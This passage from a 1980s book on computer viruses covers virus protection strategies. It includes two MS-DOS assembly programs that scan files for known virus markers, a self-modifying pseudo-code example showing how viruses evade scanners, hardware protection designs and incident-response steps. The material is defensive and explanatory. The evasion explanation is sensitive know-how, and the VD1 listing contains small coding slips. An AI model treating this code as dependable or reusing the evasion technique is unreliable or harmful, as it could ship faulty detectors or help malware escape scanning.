It's easy to imagine what kind of chaos such a manipulation could cause in an accounting program. Even if it were discovered early on, it might take some time before the data could be processed properly again.

### 13.5 This far and no farther

The programs presented in the previous sections all had the property that although they were annoying, they cannot be really dangerous. They are intended as examples of how easy it is to carry out manipulations in a computer system. It may also occur to readers that none of these manipulations have any direct connection to virus programs.

Naturally the operations described are neither original or new. But when one of them is included in a virus program, even the most harmless of programs can become a *logical bomb*. We want to warn all readers who are inclined to experiment with these programs not to undertake careless tests of virus programs. Only when these programs are treated with caution can the danger to yourself or to others be eliminated.

**14**

**More protection strategies**

## 14. More protection strategies

Ever since alterations in data processing systems were first used to obtain personal gain, programmers and authorities have tried to prevent them. Virus programs create entirely new problems.

In Chapter 7 we looked at some procedures for protecting against viruses. In this chapter we will discuss the software and/or hardware products on the market which can be used for protection against alterations, and suggestions for further study are made. A new concept in virus protection was contributed by the Technology Park at the University of Braunschweig and is presented in the appropriate section.

Basically, the virus protection concepts can be divided into two groups:

- 1) Preventing manipulations
  - a) Through software
  - b) Through hardware
  - c) Hardware and software combined
- 2) Recognizing manipulations
  - a) Through software
  - b) Through hardware
  - c) Hardware and software combined

Most of the solutions found on the market today are limited to software access controls, which are supposed to prevent access to programs and data. As we look at the different concepts, we'll put emphasis on the area of personal computers.

### 14.1 Virus-proof operating systems

Most of virus protection concepts are created on the system level. On this level there are only protection functions which belong to the first group, which try to prevent data and programs from being modified. Access limitations are used for this purpose, which build more or less secure barriers against reading and writing data. Checking to make sure that data and programs are in order is generally handled quite poorly. For example, if you were to try to check, under MS-DOS, whether a backup copy of a 20MB hard disk matched the actual contents, you would have to have a second hard disk in order to make the test effective. The backup copy could be placed on the second hard disk with RESTORE and both hard disks would be compared with COMP. But this requires the presence of a second hard disk, and that this hard disk be large enough to store the files created by RESTORE, a configuration that you would not be likely to find in practice.

Even the comparison of the original disks with the programs installed on a hard disk is practical only when there are only a few programs, and short programs at that. Since many programs today take up several megabytes, partly as a result of programming in high-level languages, a comparison with COMP can take several hours.

Operating systems other than MS-DOS aren't any more user-friendly. The only way to make the process easier is to use tape or other mass storage devices for backup.


Since data and program comparisons on the operating system level take so much time, the protection concepts on the market generally concentrate on preventing manipulations.

## 14.2 Protection through self-mutilation

This rather strange-sounding title says roughly the same thing as the following statement:

"The only sure way to prevent migraines is to cut off your head."

On a computer, this means that turning it off and leaving it off guarantees 100% protection against viruses. By contrast, an open system with no protection mechanisms offers no protection at all against viruses. It is our job to find some middle ground between these two extremes. There can be no universal solution in this regard because every user has different requirements.



### 14.3 Virus hunter programs

Is it possible to write programs which discover viruses before they can spread and reveal them or render them harmless?

Cohen said that this was not possible with a justification which is really not worthy of a scientific paper. This justification amounts to the following:

If the  $F(x)$  function can decide whether  $x$  is a virus, then this program can be built into a program which when  $F(x)=\text{True}$  there is no virus activity started, but when  $F(x)=\text{False}$  the virus is active.

This method can be used to prove everything and nothing. For example, we can prove that it is impossible to assign the value five to a variable:

If the  $F(x)$  function can decide whether  $x$  has the value five, then this function can be built into a program which assigns the value six to  $x$  when  $F(x)=\text{True}$  and the value five to  $x$  when  $F(x)=\text{False}$ .

Although his method of proof is clearly invalid, his statement that "there can be no virus search programs" is valid, although with a different justification.

As we have shown, the basic functions of a virus include write permission, read permission, and the ability to detect programs. You could say that all programs which contain these functions are potential viruses. But give little thought to the manner, and you come to the conclusion that these functions are found in almost every program. The proper combination of these functions is still required. If you go a step further and try to include these combinations as well, then programs which read, modify, and write program codes are potential viruses. Here we can draw the circle somewhat tighter because the number of programs which modify other programs is rather small. It looks like we can define actual viruses in this manner. But there are still problems which make this procedure worthless. The recognition of read and write functions and their combination is certainly difficult, but at first glance not impossible. The following listing in pseudo-code illustrates the difficulties:

```
100 move "ITE" ,132
110 move "WR" ,130
120 jmp 130
130 END
```

This program would get through a superficial check without generating any warnings. Two memory locations are loaded and then a jump to memory location 130 is performed, in which an END command is located. Quite harmless, but if we take a closer look at the program, we see that after the first two commands have been executed things look quite different:



```

100 move "ITE" ,132
110 move "WR" ,130
120 jmp 130
130 WRITE

```

The END command in memory location 130 has become a WRITE command through self-modification. Naturally, this technique of self-modifying codes can be nested arbitrarily deep when the self-modified code generates more self-modifying code, etc.

It makes no sense to scan the program code because the virus just has to go one level of self-modification deeper than the test program does. It's possible to check the program by interpreting it and executing the code with an interpretative tester, because then all of the levels of self-modification are executed. The big disadvantage of interpretative testing is the large amount of time required. An example would be to run a 40K machine language program in the trace mode of a debugger. Also, it is entirely possible that the virulent program code is not executed at all because it recognized the tester or because certain environmental conditions were not fulfilled—date, time, password, etc.

#### Prolok

A good example is the copy-protection system Prolok. Programs protected with Prolok are encrypted on the disk. The decrypting is performed block by block after loading. To prevent this principle from being discovered, a number of precautions are taken, including making single-stepping difficult by redirecting interrupts. If anyone tries to run the decrypting routine in single-step mode, the computer crashes. Those making past this hurdle discover that the decryption routine is first decrypted by another decryption routine, etc.

#### Virus markers

We can give up the hope of detecting viruses before they become active. There is a relatively good chance that we can recognize the virus marker, however. If it is a simple string, then the entire mass storage can be searched for this string with programs like TEXTSRCH. All programs which contain this string must then be classified as infected. It is more difficult if the marker consists of different characters. For example, X is a virus if the sum of the first ten bytes is 99. This marker cannot be detected by normal search programs. In such a case a special search program must be developed which reads the first ten bytes of each program, generates the sum, and lets the user know if the sum is 99.

Instead of searching for the marker, you can search for particular characteristics of the virus. Few virus programmers place copyrights in their viruses, but if a certain combination of commands is recognized as the kernel of the virus, then a search can be conducted for this. This works only for viruses which do not continually modify themselves.

In spite of all these difficulties, you'll find the listings of these two virus checker programs which can test programs for the presence of the virus marker 909090h at the start of the file and for 31/30 minutes in the directory entry. This allows the example viruses in Chapter 9 and the Vienna virus to be detected.

```

Name      VD1
;*****
;      VD1 checks the marker 909090h is at the start of
;      the file
;      Ver.: 1.0 Copyright by R.Burger 1988
;*****
Code      Segment
          Assume  CS:Code
          Assume  DS:Nothing
          Assume  es:Nothing

          ORG      100h

Start:
;*****
;      Start message
;*****
          lea dx,mes_sta
          mov ah,9
          int 21h
;*****
;      Read name
;*****
          lea dx,charcount
          mov bx,dx
          mov ah,10
          int 21h
;*****
;      Terminate with null
;*****
          mov ah,0
          mov al,cs:[bx+1]
          add bx,ax
          add bx,2
          mov byte ptr cs:[bx],0
;*****
;      Open file
;*****
          mov ah,3dh
          mov al,0
          lea dx,kdbuf
          int 21h
          jc  err_ope
;*****
;      Save handle
;*****
          mov bx,ax
;*****
;      Read 3 characters
;*****
          mov ah,3fh
          mov cx,3
          int 21h
          jc  err_red

```

```

;*****
; File long enough?
;*****
    cmp ax,3
    jb shol ;file too short
;*****
; Marker present?
;*****
    mov si,dx
    cmp word ptr cs:[si],9090h
    jnz ok1
    inc dx
    cmp word ptr cs:[si],9090h
    jnz ok1

;*****
; Marker found?
;*****
vir: lea dx,mes_vir
    mov ah,9
    int 21h
    jmp close

;*****
; File can't be read
;*****
err_red:
    lea dx,mes_red
    mov ah,9
    int 21h
    jmp close

;*****
; File can't be opened
;*****
err_ope:
    lea dx,mes_ope
    mov ah,9
    int 21h
    jmp ende

;*****
; File too short
;*****
shol: lea dx,mes_sho
    mov ah,9
    int 21h
    jmp close

;*****
; Everything OK
;*****
ok1: lea dx,mes_ok1
    mov ah,9
    int 21h

```

```

;*****
;   Close file
;*****
close:
    mov ah,3eh
    int 21h
    jnc ende
    mov ah,9
    lea dx,mes_clo
    int 21h
;*****
;   Program end
;*****
ende: mov ah,00
      int 21h

mes_ok1 db 10,13,"No virus marker present $"
mes_sho db 10,13,"File too short for virus marker $"
mes_red db 10,13,7,"File cannot be read $"
mes_ope db 10,13,7,"File cannot be opened $"
mes_vir db 10,13,7,"Virus marker 909090h found$"
mes_clo db 10,13,7,"File cannot be closed $"

mes_sta db 10,13,"Virus detector 909090h Ver.:1.0",
         db 10,13,"Copyright by R.Burger"
         db 10,13,"Name of the file: $"

;*****
;   Name buffer
;*****
charcount db 65,0
kdbuf     db 65 dup (0)

code end
end start

```

```

Name      VD2
;*****
;      VD2 checks for marker 31/30 minutes in DIR entry
;      Ver.: 1.0 Copyright by R.Burger 1988
;*****
Code      Segment
          Assume CS:Code
          Assume DS:Nothing
          Assume es:Nothing

          ORG      100h

Start:
;*****
;      Start message
;*****
          lea dx,mes_sta
          mov ah,9
          int 21h
;*****
;      Read message
;*****
          lea dx,charcount
          mov bx,dx
          mov ah,10
          int 21h
;*****
;      Terminate with null
;*****
          mov ah,0
          mov al,cs:[bx+1]
          add bx,ax
          add bx,2
          mov byte ptr cs:[bx],0
;*****
;      Open file
;*****
          mov ah,3dh
          mov al,0
          lea dx,kdbuf
          int 21h
          jc err_ope
;*****
;      Save handle
;*****
          mov bx,ax
;*****
;      Read date/time
;*****
          mov ah,57h
          mov al,0
          int 21h
          jc err_red

```

```

;*****
;   Date OK?
;*****
        and cx,1fh
        cmp cx,1fh
        jnz ok1

;*****
;   Marker found?
;*****
vir:    lea dx,mes_vir
        mov ah,9
        int 21h
        jmp close

;*****
;   File cannot be opened
;*****
err_ope:
        lea dx,mes_ope
        mov ah,9
        int 21h
        jmp ende

;*****
;   File cannot be read
;*****
err_red:
        lea dx,mes_ope
        mov ah,9
        int 21h
        jmp close

;*****
;   Everything OK
;*****
ok1:    lea dx,mes_ok1
        mov ah,9
        int 21h

;*****
;   Close file
;*****
close:
        mov ah,3eh
        int 21h
        jnc ende
        mov ah,9
        lea dx,mes_clo
        int 21h

;*****
;   End of program
;*****
ende:   mov ah,00
        int 21h

```

```
mes_ok1 db 10,13,"No virus marker present $"
mes_red db 10,13,7,"Date cannot be read $"
mes_ope db 10,13,7,"File cannot be opened $"
mes_vir db 10,13,7,"Virus marker 31/30 min. found$"
mes_clo db 10,13,7,"File cannot be closed $"

mes_sta db 10,13,"Virus detector 31/30 min. Ver.:1.0",
          db 10,13,"Copyright by R.Burger"
          db 10,13,"Name of the file: $"

;*****
;   Name buffer
;*****
charcount db 65,0
kdbuf     db 65 dup (0)

code ends
end start
```

**Summary:**

Discovering virus programs with search routines is extremely difficult. General virus detection programs cannot be written. The search program must be adapted to the characteristics of the virus, which requires knowledge of the virus structure. Since self-modification is nested in viruses just as search strategies in search programs, we can expect a war between virus programmers and developers of detection programs similar to that between copy-protection developers and crackers. A war which no one will win.

#### 14.4 Protection viruses

What we have learned about viruses leads naturally to the idea of using viruses to protect against other viruses. There are many possibilities for implementing this. If the marker of a virus is known, a second virus could be developed which had the same marker, but no manipulation task. The virus could then be placed in the system. Programs which were infected by this virus would be recognized as infected by the dangerous one and would not be infected. In order to do this, exact knowledge of the virus structure is necessary. Once a virus marker has been deciphered, such programs can also be used to detect the infected programs.

##### Checksum viruses

Another type of protection through viruses can be realized in the following manner. A virus with a manipulation task whose function is to detect changes in the software it has infected is placed in the system. The virus calculates one or more checksums for the programs it has infected and saves them. Before the program is started each time, the virus first tests the checksums. If changes have taken place, such as through an infection by another virus, then the checksum also changes and the user can be made aware of the problem.

As convincing as these protection possibilities may seem, this method does not offer effective protection. Especially not when listings of such virulent protection mechanisms have already been published in some technical magazines. The reader should recall what was said in Section 2.1. Just as useful program extensions cannot be propagated by virulent code, useful protection mechanisms cannot be realized with virulent code. The reasons are clear:

- 1) All changes to the software violate the manufacturer's warranty.
- 2) There is the danger of losing control of the virus and becoming liable for damages.
- 3) All of the protection functions realizable with the virus can be achieved just as well with more conventional programming techniques.
- 4) A protection which is present in the target software itself can be detected, deciphered and bypassed.

**Summary:** Using a virus to prevent other viruses is not only foolish, but dangerous.



## 14.5 Hardware protection

There are software products currently available for protection against data manipulation which are supposed to prevent unauthorized accesses to data or programs. Since software alone cannot prevent the entry of viruses, only combined hardware/software products offer really good protection. In regards to this, the ELKEY card from the INFOSYS company seems to offer an unusually good level of security for PCs.

This theme was addressed at the Technology Park Braunschweig, where Dr. J. M. Wenzel and Klaus Hörhold made the following observations:

### Immune systems

In February 1986, many computer hardware experts were under the impression that there was no effective hardware protection against viruses. Computer systems could be protected only through organizational (usage/access regulations) and/or psychological (employee training) measures.

In this section we will show that preventive measures are quite possible from the hardware side. Due to the increasing importance of personal data processing, consideration of these computer systems should be the central theme.

### *Software and hardware protection—State of the art*

It is certainly true that usage/access regulations can make the penetration of viruses more difficult but that they cannot prevent it. It is only a question of time before weak points are found and used. But once a virus has found its way into a computer system, the measures for complete elimination of all viruses or mutations are limited and time consuming. We must therefore try to implement preventative measures. These measures must be so strong that it isn't practical to bypass them and so that they prevent the entry of a virus or, if this is not possible, at least keep the damage to a minimum.

On the software side there are two procedures which fulfill these premises well.

### Encoding programs

One of the procedures consists of checking before programs are used or data is processed, whether they are still in their original condition as defined by the user (virus free). This can be achieved effectively only when the program or data can be encoded such that when it is decoded, at load time (reading the program or data), it can be determined whether illegal changes have been made. These types of encoding mechanisms have already been developed and used.

The first disadvantages of these methods are the encoding procedures, which in general must be kept so comprehensive that the time delays they create become unacceptable. The second disadvantage is that those individuals who know where the key is located in the computer can bypass the protection mechanism with the help of a virus program. Moreover, this method doesn't work with memory-resident viruses because the program

or data must exist in unencoded form in the computer's memory when it's executed/processed. It offers no protection against damage to a newly generated (and virulent) program/data record. The protection measures used here (such as regular testing of the program and data) do not guarantee that the check routines or comparison data cannot be manipulated themselves.

#### **Checksum calculations**

The other software option for protection against viruses consists of calculating checksums for programs and data with cryptography methods. Then checking the programs and data against the intended checksum values in very short periods of time. The fact that this is so unwieldy that it is unusable for data records should be obvious. This method assumes an unavoidable premise, however: In the case of a virus attack, absolutely virus-free programs/data must be available to reconstruct the original state. Further, it must be assumed that the computer system must be brought down completely and reinitialized. The weak point of this method is that traditional programs are stored on standard data media and only considerable effort can assure that the backup copies are virus free with high probability. Since human cooperation plays a deciding role here, absolute security cannot be achieved with this method.

At the moment, hardware protection mechanisms are usable only for particularly sensitive areas because there are no industry standards and is not cost effective for most users of computer systems, especially PCs.

Such protection measures are used when the demand for protection of the computer system outweighs the disadvantages of incompatibility. In general this involves special processors which are dedicated to encoding programs or data. The CPU is kept free for its actual tasks. This has the advantage, in comparison to a software version of this protection measure, that the delay time for the encoding procedure is kept very short and that it can completely prevent the encoding mechanism from being turned off or bypassed.

In principle we must assume that some antidote exists or can be constructed for any software protection mechanism, no matter how well-thought-out and implemented. Hackers have shown this quite well over the last year in other areas.

The tendency must be to protect computer systems with hardware so that either a virus attack is impossible or that any damage caused by a virus attack can be eliminated completely, without making the system incompatible with the industry standard. For example, the computer system might be limited to running programs only from EPROM. This assumes that hardware and software manufacturers agree for the good of the user to construct the hardware such that it is possible to load one or more programs directly from the EPROM to the working memory of the computer. The software manufacturers must also write their programs with this in mind.

Such a computer system would have to have easily-accessible sockets. Just as necessary would be an operating system which allowed the user program to be loaded from EPROM to the working memory. Instead of a disk, the user would insert the given program EPROM into the computer and load it from there.

**Chip cards or Silicon disks** As you may know, work has been done on the optimization of a chip card so that EPROMs no longer have to look like microchips but can appear much more elegant, such as in the form of a credit card. This could be thought of as a "Silicon disk." Corresponding read-only devices can be made very small and placed in the housing of the computer system.

An even farther-reaching solution would be to deliver the computer system without built-in working memory. The user would be able to purchase a chip card corresponding to his requirements; with free working memory, with operating system and free working memory, or with an operating system, user program and free working memory.

Such a computer system, in connection with the exclusive use of programs on chip cards obtained from the manufacturer or dealer, would provide 100% protection against viruses. Whether such a concept is ever adopted by any manufacturers at the market introduction of a new computer generation and thus lead to a new hardware standard must be left to the relatively distant future.

But it is foreseeable that with this hardware solution against virus attacks, the use of personal computers in particular would be severely limited. Practical experience with computers has shown that computer programs which you intend to buy must first be tested extensively. If this were available only through official dealer contacts, it would have a decisive effect on software purchases. In addition there is the vast wealth of public-domain software, which appear ideal for infiltration by computer virus programs.

**The solution:** In order to avoid the disadvantages of the previous methods for preventing the spread of computer viruses, a new type of security system, with emphasis on a personal computer, was developed. This reduces the danger of a virus attack so that working with the computer requires no organizational or hardware knowledge.

Two goals were kept in mind during the development of the system. First, the solution must not affect the compatibility with the current industry standard in any way, and second, the solution should be realized such that it can be offered to other users as well (i.e., it must use current technology). But even the current technology allows an effective protection against program loss due to a virus attack.

The basic task was to eliminate the disadvantages of the previous solutions against computer viruses. One solution is the procedure presented here for preventing the spread of computer virus programs using optical storage media.

It makes use of the fact that once programs and data have been written to an optical disk (WORM technology), they cannot be changed or moved. If a manufacturer-supplied operating system is placed on this optical, write-once disk, then all we need is some hardware so that the computer makes use of the optical disk. This ensures that the operating system cannot be modified by computer virus programs. To prevent the danger of unwanted extensions of the operating system, it is equipped with check routines which check, for example, an individual signature placed on the write-once optical disks. One method for creating the signature of the optical disk involves placing a data track on it whose position and contents can not be changed. If the operating system performs an automatic comparison of the relative positions of the operating system and the individual disk signature, then no virus attack can occur from the virus-free operating system when the computer is started.

If the disk signature is processed with the same read and write facilities as for the operating system, then the only weak point for viruses to enter when the computer is started is the fact that the entire storage medium (disk) can be switched by copying the signature and replacing the disk with a modified operating system. This takes quite a bit of effort and can be prevented by using an unchangeable or copyable signature, or using additives or colorings which affect the look of the disk material.

In a further solution, the signature is compared with a key stored in a special read device accessible only to the optical disk whenever the disk is accessed. Only if the two match will the read accesses to the programs and data on the disk be allowed. The read device can be a non-optical device. The difference between this and a fingerprint copy protection scheme is that unmodified signatures are placed directly on the material when the optical disks and the special read devices for the identification signature are produced.

These developments would protect the operating system against the infiltration of computer viruses. Software protection would be used to prevent the operating system routines from being manipulated in main memory by other programs.


If the computer is always free of viruses after it is started, then you can transfer virus-free application programs from sealed packages and protect them from viruses as well.

Operating systems and applications programs are loaded exclusively from the optical disk and are guaranteed to be permanently free of viruses, as long as the originals were. Data which is archived (such as technical drawings created with CAD systems) can also be protected.

If an infected program is placed on the optical disk in this system, it still has a latent danger if it is used with writable storage media such as magnetic disks. But on the optical disk it cannot move itself, disappear or change itself. However new programs and data should be stored on the write-once optical disk only after checking them for viruses.

The prototype of such a secure computer system is currently being tested in Braunschweig, West Germany. This development could be the solution to a difficult program for many, if not all users.

The following pages document the proposed virus checking software and makes suggestions on the hardware requirements of a secure system.



## 14.6 Alteration searcher

An alteration searcher (AS) program fights viruses based on the property that is common to all virus programs: change. The program searches for changes!

With AS, an old concept for protection against the consequences of viruses and loss of data is realized in a completely new form.

The AS performs the following functions:

- Check for changes in programs or data
- Check for new programs or data
- Check for deleted or replaced programs or data

In order to be able to use these functions, it's necessary to apply AS to all programs and data which cannot be manipulated. The following criteria are recorded for each file:

1. Date
2. Time
3. Length
4. Contents
5. Attributes

In addition, the number of subdirectories and files in each directory is noted. All files processed can be assigned short comments (such as from whom and when it was obtained). These comments can be helpful in later tracing manipulations.

During the check, the program tests to see if the state of the mass storage has changed. This check comprises, depending on the menu selection, the entire program and data area relevant for MS-DOS. This also applies to recognizing defective sectors within a file. In order to make the check as user-friendly as possible, it can also be placed in a batch program so that the user doesn't have to enter anything. All modifications which are discovered are recorded in an editable and printable LOG file. The program is written entirely in assembly language and, by avoiding any screen control characters, is compatible with any MS-DOS computer. This requires a somewhat unusual menu control. AS can work with all of the directory structures possible under MS-DOS (the maximum depth of 32 subdirectories is recognized).

Depending on the level of security required, the user can select between a short or a comprehensive test. The check algorithm used works with self-modifying tables with which a 128-bit checksum is generated for each program.

Since damages can be discovered with AS, but only partially eliminated, a farther-reaching concept was developed for CeBIT '88:



**System  
description****1. Statement of purpose**

The development of this system is intended to limit damages caused by errors in hardware or software as well as intentional or unintentional interference as much as possible. Since it is not possible to install a *security shell* under MS-DOS, which makes manipulations impossible, without significant changes to the computer hardware, also causing large decreases in performance and compatibility, the emphasis of this system is placed on recognizing, limiting and repairing damage.

The goal was to discover and eliminate any change to data or programs required for executing system tasks as quickly as possible without allowing these security functions to limit the functionality of the computer.

**2. Principle of operation**

In order to always guarantee secure operation, it is necessary to make sure of the following items before the system is released to the user:

- a) all important hardware functions are available
- b) all important data and/or programs are available
- c) the data and/or programs in question are correct
- d) no foreign software has been brought into the system

In addition it must ensure that only those who have permission can work with the hardware and/or software. The same applies to the installation or new software/data or the modification of the old. Since it is not possible to continually check all system-relevant data due to time constraints and the system can at no time decide definitively whether a given set of data being processed is system-relevant, the check is made each time the computer is booted. Manipulations during this checking are prevented through hardware and can only be made by those with permission. Not until it's determined that no damages/changes are present is the system released to the user.

The decision as to which data are relevant for secure operation is made by an authorized person when the software is first installed.

The check software is protected against manipulations through hardware (WORM technology).

**3. The boot procedure**

MS-DOS offers the ability to interrupt program processes from the keyboard at almost any time. This option is eliminated during the boot process by a special driver program (KEYLOCK.SYS). This driver is defined as the first program in the CONFIG.SYS file. Interruptions are possible while KEYLOCK.SYS is being loaded, but any interruption will stop the system, because keyboard codes and commands cannot be processed properly due to the missing keyboard driver or interpreter. Not until KEYLOCK.SYS is loaded is the additional driver programs and the

command interpreter (COMMAND.COM) loaded and the batch file AUTOEXEC.BAT is started.

This batch file first calls the mark program WORMARK.COM. This program marks the current state of the optical disk. This state can then be recreated at any later time. Only when the disk has been correctly marked is the check program Alteration Searcher (AS.COM) called and the software specified by the user is checked for correct readability and changes. When this check has been successful, the next step, the execution of the log program KEYSAVE.COM is performed.

When the LOG file has been properly updated, the KEYLOCK.SYS driver releases the keyboard for use. Since all of the programs described above are on the WORM disk, manipulations are possible only by opening the computer and interfering with the hardware. After the computer is released to the user, all of the criteria under 2a) to 2d) have been fulfilled. The results of the check are written to a freely-definable ASCII file and in case of errors can be recalled immediately by a technician.

The worst conceivable mishap on such a system would involve the restoration of data programs since the last check, which in practice (since booting is synonymous with checking) would mean the last time the computer was booted. Since computers are generally turned off at night, the maximum amount of work would be the restoration of the data from one working day.

If an error is reported when booting, or a system crash occurs, the following procedures should be followed in order to minimize potential problems:

- save the log file from the previous day (today if a crash) on a diskette
- brings the optical disk to the state of the previous day with the HISTORY.EXE program
- create a print-out of the log file with KEYLOG.COM
- localize the error location within the log file
- you can automatically work back to the error by using the following command with pause cycles turned off:

"KEYGET +9999 [log filename]"

- only the commands entered after the error have to be redone by hand

These structures offer maximum security with minimum effort from the user.



### 5. Features

The use of a silicon disk (EPROM) and a WORM drive, together with KEYLOG.SYS, KEYSAVE.COM and AS.COM, has some additional features which should be mentioned here:

- Extremely fast access to programs which are stored on the CD disk
- Unchangeability of programs on the silicon drives (EPROMs)
- Data backups are necessary only occasionally, since the optical disk can reproduce the state of any day at any time. This results in a considerable savings of time.
- Data security of the optical disk is warranted for ten years
- 800MB storage space for user programs and data
- Continual log of inputs (with time stamps)
- Option to create daily work log

### 6. System components

The system consists of the following components:

- 10MHz AT (640KB RAM)
- 0.36/1.2MB disk drive
- 30MB hard disk
- 2 silicon disks with a total max. of 1MB
- 800MB removable optical disk

The following software components are installed for secure operation:

- MS-DOS 3.3 operating system
- KEYLOCK.SYS (keyboard driver with keyboard lock as well as various special functions as options)
- START-D.SYS (silicon-disk driver)
- WORM.SYS (opto-disk driver)
- AS.COM (check program; secures integrity)
- KEYSAVE.COM (creates SYSLOG for keyboard inputs)
- KEYLOG.COM (creates print-out of log file)
- KEYGET.COM (restores data after system crash)
- HISTORY.EXE (restores deleted or modified data)

### 7. Special features

Since such a complex system, which differ little from minicomputers in computing power and storage capacity, is very difficult to understand completely and since the needs of users are always different, both individual consultation and complete installation of such a system according to the individual requirements of the user are offered.

This includes:

- definition of system-relevant data
- inclusion of this data in the check process
- creation of access permissions in case of system errors
- restoration of data and/or programs in case of error
- development and inclusion of special functions according to the specifications of the user

## 14.7 What to do when you're infected?

The author has been asked this question many times. It is impossible to give a general answer. Ignoring the fact that it's very difficult to recognize the start of an infection, the procedure depends very much on the importance of the installation, the programs and the data. In extreme cases, even the suspicion of a virus attack requires that the system be shut down and all data and programs be destroyed.

Since the readers of this book are probably not owners of systems with such explosive data, we will not explore these extreme cases any further. We would like to make some suggestions which are intended to help the reader keep the risk of further spread to a minimum. It is up to the user to judge the importance of the system and its data to decide when the following measures must be taken because of a suspected virus.

Twelve steps which can prevent more damage:

- 1) Turn the system off. This prevents any spread of the virus. Memory-resident viruses are also removed.
- 2) Disconnect all data transfer lines. Only peripheral devices absolutely necessary for the operating of the computer should remain connected. This prevents a) infections from propagating further beyond the computer and b) viruses from entering the computer from the outside.
- 3) Write-protect media as far as possible. This means covering the write-protect notch on diskettes. Large drives (e.g., Control Data) and magnetic tapes generally have write-protect switches.
- 4) Use the ORIGINAL VERSION of the operating system to reboot the system. This means the original (generally write-protected) diskette or disk pack from the manufacturer. A virus may have crept onto the backup copies.
- 5) Save data and programs on new media and seal them to prevent accidental use. These programs and data can be used to support damage claims, since they can provide clues as to the perpetrator. They can also prove very useful if the backup copies have been destroyed by viruses or other causes.
- 6) Format all old media. Remove the write protection and reformat all media. Any viruses residing on the media are destroyed by the formatting process.
- 7) Use original versions of the software for restoration. You can assume that the original versions, which are generally write-protected, are free of viruses.

- 8) Check data for consistency. Backup copies of data must be checked to ensure that no manipulations have been performed. (There is no danger from data, they can only be changed).
- 9) When proper order has been restored, transfer data to the system. If you are sure that the data has not been manipulated, they can be used without problems.
- 10) If consistency cannot be guaranteed, the last data backup in which consistency can be guaranteed can be used for restoration. This means that very old data backups must be used.
- 11) Send the sealed program disks to a research institution which works with computer viruses in order to verify the virus suspicion. Addresses of such institutions are available from the author. Other users can be warned of this virus if it is studied.
- 12) Install diagnostic or security software and check the system as carefully as possible. Note if you notice any unusual change in the behavior of the system send this information to the appropriate research institutions.

Of course these steps don't offer complete security, but the risk of further spread can be greatly decreased. It is especially important that researchers catalog each new virus that occurs so that other users can be warned.

## 14.8 Away with the standard?

### Von Neumann computer

All of the dangers and risks discussed so far which result from the programming of computer viruses are based in part on the standardization amongst computers. The other part results from the introduction of the von Neumann computer in 1948, hailed as a stroke of genius. Up to this time programs existed only in mechanically alterable hardware in the form of patch cords which had to be repatched by the programmer when a change was required. No computer virus in the world would be able to do this. Von Neumann had the revolutionary idea of storing these patch connections, which were really a form of information in the data storage of the computer.

#### *Dr. Ganzhorn, IBM:*

"Earlier mechanical computers could already perform many processes automatically. But they were always controlled by signals and control mechanisms which were fed in or installed from outside. The basic idea of the stored program is to represent these work instructions as information. The information processing machine has the ability to process and change not only outside information, but also its own work sequence, which is also stored as information, and therefore controls its own actions."

At the time that these computer systems were introduced, no one suspected that it would be exactly this property of self-modification that the system engineers and users of the world would later curse. It was a long way to that point, and new developments could always be directed to the problem.

The reader may care to think a few years back and recall the user-friendliness of computers then. When new programs or program changes had to be installed on these systems, it would require the use of punch cards or tape and sometimes would take several days. Even the most capable virus program could not have shortened the load and punch times of at least several minutes, usually hours.

The introduction of magnetic disk storage made it easier to change and develop programs. These were always tasks that were reserved for an elite group of system engineers. The introduction of home computers brought the knowledge of hardware and software to the average citizen, but these devices were still too unwieldy and load times of half an hour for a long program were quite possible. In addition, the market overflowed with computers with different operating systems, many of which didn't deserve the title of an operating system.

Developed in parallel to this was the personal computer, which would include computers with the CP/M operating system. With CP/M, the absolutely unthinkable happened. A program developed on a computer by company X could actually run on a computer from company Y, assuming the disk format was the same, which again was quite unlikely. The manu-

facturers had agreed on the CP/M operating system, but the disk formats (there were probably about a hundred) were so different that program portability was made useless again. Storage capacities between 128K for an eight-inch disk were as usual or unusual as 800K for a five-inch disk.

IBM introduced their PC with the MS-DOS operating system. Although MS-DOS was clearly slower than CP/M, MS-DOS computers flooded the market within a few years. Only some of these machines were actually manufactured by IBM. The lion's share were delivered by other manufacturers, and now almost every computer manufacturer has an IBM compatible in their product line. IBM carries much of the blame for this because the PC concept involved an open system. This means that easily obtainable parts were used and good documentation was made available so that it was no problem for others to build clones of these machines.

